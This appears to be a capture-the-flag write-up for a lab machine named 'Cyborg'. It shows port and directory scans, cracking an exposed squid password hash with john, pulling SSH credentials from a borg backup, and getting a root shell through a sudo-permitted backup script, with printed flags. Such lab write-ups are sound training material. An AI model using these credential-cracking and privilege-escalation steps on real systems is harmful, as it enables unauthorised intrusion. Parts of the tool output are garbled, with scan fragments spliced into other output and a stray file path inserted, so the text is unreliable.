

Cyborg

Target IP: 10.10.13.37

Scanning

```
(kali㉿kali)-[~]
$ sudo nmap -sS 10.10.13.37 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 19:34 EDT
Nmap scan report for 10.10.13.37
Host is up (0.028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 21.05 seconds

(kali㉿kali)-[~]
$ sudo nmap -sV -A 10.10.13.37 -p 22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 19:35 EDT
Nmap scan report for 10.10.13.37
Host is up (0.022s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 dbb270f307ac32003f81b8d03a89f365 (RSA)
|   256 68e6852f69655be7c6312c8e4167d7ba (ECDSA)
|_  256 562c7992ca23c3914935fadd697ccaab (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT
-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2
- 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   21.18 ms  10.14.0.1
2   21.54 ms  10.10.13.37

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.55 seconds
```

Two ports are open on this machine: SSH and HTTP. I will start my enumeration with the HTTP.

Enumeration

Port 80: HTTP

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.10.13.37/ -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.5 2ca23c3914935fadd997c9a9b (6025519)
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: le: Apache2 Ubuntu D   http://10.10.13.37/
[+] Method: an results may be GET reliable because we could not find at least 1 op
[+] Threads: guesses: Linux 3. (95%), Linux 3.2 (95%), AXIS 210A or 211 Network
[+] Wordlist: x 3.4) (93%), l /usr/share/wordlists/dirb/big.txt Linux 3.1 ~ 3..
[+] Negative Status codes: 404
[+] User Agent: es for host ( gobuster/3.5 ns non-ideal).
[+] Timeout: re: 2 hops 10s

2023/07/03 19:38:59 Starting gobuster in directory enumeration mode

/.htaccess ADDRESS (Status: 403) [Size: 276]
/.htpasswd 10.14.0.1 (Status: 403) [Size: 276]
/admin + ms 10.10.13.3 (Status: 301) [Size: 310] [→ http://10.10.13.37/admin/]
/etc (Status: 301) [Size: 308] [→ http://10.10.13.37/etc/]
/server-status detect10 (Status: 403) [Size: 276] any incorrect results at https:
Progress: 20349 / 20470 (99.41%) scanned in 13.55 seconds

2023/07/03 19:39:50 Finished
```

Doing a basic scan against HTTP on port 80 shows us the interesting directories. These are `/admin` and `/etc`.



The `/etc` directory contains two files: `passwd` and `squid.conf`. Both files are interesting.

```
← → ↻ 🏠 10.10.13.37/etc/squid/squid.conf
Kali Linux Kali Tools Exploit-DB Google Hacking DB OffSec
auth_param basic program /usr/lib64/squid/basic_ncsa_auth /etc/squid/passwd
auth_param basic children 5
auth_param basic realm Squid Basic Authentication
auth_param basic credentialsttl 2 hours
acl auth_users proxy_auth REQUIRED
http_access allow auth_users
```

The `squid.conf` contains some sort of configuration file.

```
← → ↻ 🏠 10.10.13.37/etc/squid/passwd
Kali Linux Kali Tools Exploit-DB Google Hacking DB
music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URu0VQTTn.
```

The `passwd` file contains the password hash of `music_archive` user. Maybe we can crack this using john or hashcat?

```
kali@kali: ~/Desktop/Lab-Resource/Cyborg
File Actions Edit View Help
(kali@kali)-[~/Desktop/Lab-Resource/Cyborg]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
squidward (??)
1g 0:00:00:00 DONE (2023-07-03 19:46) 3.448g/s 134400p/s 134400c/s 134400C/s 112806..samantha5
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I was able to crack the hash using john. I now have the credential `music_archive:squidward`. Trying this against SSH did not work.

[Today at 5.45am from Alex]
Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier.
I decided to give up like i always do ahahaha sorry about that.
I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process.
Might pass it over to the IT guys but in the meantime all the config files are laying about.
And since i dont know how it works im not sure how to delete them hope they don't contain any confidential information lol.
other than that im pretty sure my backup "music_archive" is safe just to confirm.

A file was downloaded on my machine when I browsed to `10.10.13.37/admin/archive.tar`. This `tar` file is a backup of the web application.

```

(kali㉿kali)-[~/Desktop/Lab-Resource/Cyborg/music_archive] $ (Ubuntu)
$ borg list home/field/dev/final_archive
Enter passphrase for key /home/kali/Desktop/Lab-Resource/Cyborg/music_archive/home/field/dev/final_archive:
music_archive      Tue, 2020-12-29 09:00:38 [f789ddb6b0ec108d130d16adebf5713c29faf19c44cad5e1eeb8ba37277b1c82]
(kali㉿kali)-[~/Desktop/Lab-Resource/Cyborg/music_archive] $
$ borg extract /home/field/dev/final_archive::music_archive
Repository /home/field/dev/final_archive does not exist.
(kali㉿kali)-[~/Desktop/Lab-Resource/Cyborg/music_archive] $
$ borg extract home/field/dev/final_archive::music_archive
Enter passphrase for key /home/kali/Desktop/Lab-Resource/Cyborg/music_archive/home/field/dev/final_archive:

```

At this point I got stuck and I looked for the documentation of `borg`. It looks like we can extract using the password above.

```

(kali㉿kali)-[~/.../Lab-Resource/Cyborg/music_archive/home]
$ ls -lah alex
total 64K
drwxr-xr-x 12 kali kali 4.0K Dec 29 2020 .
drwxr-xr-x  4 kali kali 4.0K Jul  3 20:20 ..
-rw-r--r--  1 kali kali  439 Dec 28 2020 .bash_history
-rw-r--r--  1 kali kali  220 Dec 28 2020 .bash_logout
-rw-r--r--  1 kali kali 3.6K Dec 28 2020 .bashrc
drwxr-xr-x  4 kali kali 4.0K Dec 28 2020 .config
drwxr-xr-x  3 kali kali 4.0K Dec 28 2020 .dbus
drwxrwxr-x  2 kali kali 4.0K Dec 29 2020 Desktop
drwxrwxr-x  2 kali kali 4.0K Dec 29 2020 Documents
drwxrwxr-x  2 kali kali 4.0K Dec 28 2020 Downloads
drwxrwxr-x  2 kali kali 4.0K Dec 28 2020 Music
drwxrwxr-x  2 kali kali 4.0K Dec 28 2020 Pictures
-rw-r--r--  1 kali kali  675 Dec 28 2020 .profile
drwxrwxr-x  2 kali kali 4.0K Dec 28 2020 Public
drwxrwxr-x  2 kali kali 4.0K Dec 28 2020 Templates
drwxrwxr-x  2 kali kali 4.0K Dec 28 2020 Videos

```

And the files have been extracted.

```

~/Desktop/Lab-Resource/Cyborg/music_archive/home/alex/Documents
File Edit Search View Document Help
1 Wow I'm awful at remembering Passwords so I've taken
  my Friends advice and noting them down!
2
3 alex:S3cretP@s3

```

I found a file inside the Documents folder! It looks like a credential. Maybe we can spray this credential (`alex:S3cretP@s3`) against the SSH application.

Exploitation

```

(kali㉿kali)-[~/.../Lab-Resource/Cyborg/music_archive/home]
$ ssh alex@10.10.13.37
alex@10.10.13.37's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

27 packages can be updated.
0 updates are security updates.

Setting up the following packages so I've taken
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$ whoami
alex
alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
alex@ubuntu:~$

```

And now we have a foothold using the credentials above.

Privilege Escalation

```

alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
alex@ubuntu:~$ cat /etc/mp3backups/backup.sh

```

```
alex@ubuntu:/$ sudo /etc/mp3backups/backup.sh -c /bin/bash -p
```

Running this command above would give me root privileges. However, the contents of the command execution would only be printed after we exit the root shell.

Flags

```

alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
alex@ubuntu:~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}

```

The user.txt flag file once we gain the SSH foothold on the machine.

```

root@ubuntu:/# cd root
root@ubuntu:/root# ls
root@ubuntu:/root# cat root.txt
root@ubuntu:/root# exit
exit
root bin boot cdrom dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin snap
srv sys tmp usr var vmlinuz vmlinuz.old bin boot cdrom dev etc home initrd.img initrd.img.old lib lib64 lost+found med
ia mnt opt proc root run sbin snap srv sys tmp usr var vmlinuz vmlinuz.old root.txt flag{Than5s_f0r_playing_H0pE_y0u_e
nJ053d}

```

The root.txt flag file we elevate our privileges.

